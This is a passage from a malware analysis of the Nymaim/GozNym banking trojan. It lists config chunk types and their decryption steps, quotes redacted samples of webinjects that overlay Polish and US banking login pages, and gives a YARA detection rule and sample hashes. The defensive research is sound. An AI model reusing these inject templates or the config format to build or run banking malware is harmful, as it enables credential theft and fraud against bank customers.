f77006f9	fingerprint 3
22451ed7	crcs of last received chunks of type be8ec514 and 0282aa05
b873dfe0	probably “enabled” flag (can be only 1 or 0)
0c526e8b	nested chunk (decrypt with nymaim_config_crypt, unpack with aplib, recursively repeat parsing)

chunk hash	short description
875c2fbf	plain (non-encrypted) executable
08750ec5	nested chunk (decrypt with nymaim_config_crypt, unpack with aplib, recursively repeat parsing)
1f5e1840	injects (decrypt with serpent, unpack with aplib, parse ISFB binary format)
76daea91	dropper handshake (marker, without data)
be8ec514	list of peer IPs
138bee04	list of peer IPs
1a701ad9	encrypted binary (decrypt with serpent, unpack with aplib, save)
30f01ee5	encrypted binary (decrypt with serpent, unpack with aplib, save)
3bbc6128	encrypted binary (decrypt with serpent, unpack with aplib, save)
39bc61ae	encrypted binary (decrypt with serpent, unpack with aplib, save)
261dc56c	encrypted binary (decrypt with serpent, unpack with aplib, save)
a01fc56c	encrypted binary (decrypt with serpent, unpack with aplib, save)
76fbf55a	padding
cae9ea25	nested chunk (decrypt with nymaim_config_crypt, unpack with aplib, recursively repeat parsing)
0282aa05	nested chunk (decrypt with nymaim_config_crypt, unpack with aplib, recursively repeat parsing)
d2bf6f4a	state informations
41f2e735	web filters
1ec0a948	web filters
18c0a95e	web filters
3d717c2e	web filters
8de8f7e6	datetime (purpose is unknown, it’s always few days ahead of current date)
3e5a221c	list of additional binaries that was downloaded
5babb165	payload handshake (marker, without data)
b84216c7	public IP of infected machine
cb0e30c4	number of seconds to sleep
f31cc18f	additional CRC32s of downloaded binaries
920f2f0c	injects (decrypt with serpent, unpack with aplib, parse ISFB binary format)
930f2f0c	injects (decrypt with serpent, unpack with aplib, parse ISFB binary format)

This may seem like a lot, but there are a lot of things we didn’t try to understand (we ignored most of dword-sized or always-zero chunks).

After extracting everything from communication we can finally look at injects. For example Polish ones:

```
set_url *[redacted].pl*
replace: <body class="**>
inject:
<body class="**><div style="width: 3000px; height: 2000px; background: #fff; position: absolute; top:0;l
<script>var c239fd29314d8cb = "thexznmbvrsofid";var d4025ba93f90c = "c193a1c8f9db932e716";</script><scri

end_inject

set_url *company[redacted]bank.pl[redacted]Login.jsp
replace: <body**>
inject:
<body**><div style="width: 3000px; height: 2000px; background: #fff; position: absolute; top:0;left:0;z-
<script>var c239fd29314d8cb = "thexznmbvrsofid";var d4025ba93f90c = "c193a1c8f9db932e716";</script><scri

end_inject

set_url *secure[redacted]bank.pl*
replace: <body>
inject:
<body><div style="width: 3000px; height: 2000px; background: #fff; position: absolute; top:0;left:0;z-in
<script>var c239fd29314d8cb = "thexznmbvrsofid";var d4025ba93f90c = "c193a1c8f9db932e716";</script><scri

end_inject

set_url *ebank[redacted]c.pl*
replace: <body onload="clearCookie();">
inject:
<body onload="clearCookie();"><div style="width: 3000px; height: 2000px; background: #fff; position: abs
<script>var c239fd29314d8cb = "thexznmbvrsofid";var d4025ba93f90c = "c193a1c8f9db932e716";</script><scri

end_inject
```

(304 different injects, as of today)

Or US injects:

```
set_url https://*.ibank[redacted].com/*
replace: <!DOCTYPE**<title**<body**>
inject:
<!DOCTYPE**<title**<body**><div style="width: 3000px; height: 2000px; background: #fff; positio
932e716";</script><script src="/proto/syntax.js"></script>

end_inject

set_url https://*ebanking[redacted].com/[redacted]*
replace: <!DOCTYPE**<title**<body**>
inject:
<!DOCTYPE**<title**<body**><div style="width: 3000px; height: 2000px; background: #fff; positio
932e716";</script><script src="/proto/syntax.js"></script>

end_inject

set_url https://*/[redacted]/*
replace: <!DOCTYPE**<title**<BODY**>
inject:
<!DOCTYPE**<title**<BODY**>
<div id="synoverlay" style="width: 3000px; height: 2000px; background: #fff; position: absolute
<script>
    var c239fd29314d8cb = 'thexznmbvrsofid';
    var d4025ba93f90c = 'c193a1c8f9db932e716';
</script>
<script src="/proto/syntax.js"></script>
```

(393 different injects, as of today)

Resources

Yara rules:

```
rule nymaim: trojan
{
meta:
author = "mak"

strings:
$call_obfu_xor = {55 89 E5 5? 8B ?? 04 89 ?? 10 8B ?? 0C 33 ?? 08 E9 }
$call_obfu_add = {55 89 E5 5? 8B ?? 04 89 ?? 10 8B ?? 0C 03 ?? 08 E9 }
$call_obfu_sub = {55 89 E5 5? 8B ?? 04 89 ?? 10 8B ?? 0C 2b ?? 08 E9 }
$nym_get_cnc = {E8 [4] C7 45 ?? [4] C7 45 ?? [4] 83 ??}//3D[4] 01 74 4E E8}
$nym_get_cnc2 ={E8 [4] C7 45 ?? [4] 89 [5] 89 [5] C7 45 ?? [4] 83 ??}
$nym_check_unp = {C7 45 ?? [4] 83 3D [3] 00 01 74 }
$set_cfg_addr = {FF 75 ?? 8F 05 [4] FF 75 08 8F 05 [4] 68 [4] 5? 68 [4] 68 [4] E8}

condition:
```

	(
	/* orig */
	(2 of ($call_obfu*)) and (
	/* old versions */
	$nym_check_unp or $nym_get_cnc2 or $nym_get_cnc or
	/* new version */
	$set_cfg_addr
	)
	)
	}

Hashes (md5):

- Payload 2016-10-20, 9d6cb537d65240bbe417815243e56461, version 90032
- Dropper 2016-10-20, a395c8475ad51459aeaf01166e333179, version 80018
- Payload 2016-10-05, 744d184bf8ea92270f77c6b2eea28896, version 90019
- Payload 2016-10-04, 6b31500ddd7a55a8882ebac03d731a3e, version 90012
- Dropper 2016-04-12, cb3d058a78196e5c80a8ec83a73c2a79, version 80017
- Dropper 2016-04-09, 8a9ae9f4c96c2409137cc361fc5740e9, version 80016

Repository with our tools: nymaim-tools

Other research

- http://blog.talosintel.com/2016/09/goznym.html
- http://www.seculert.com/blogs/nymaim-deep-technical-dive-adventures-in-evasive-malware
- https://bitbucket.org/daniel_plohmann/idapatchwork
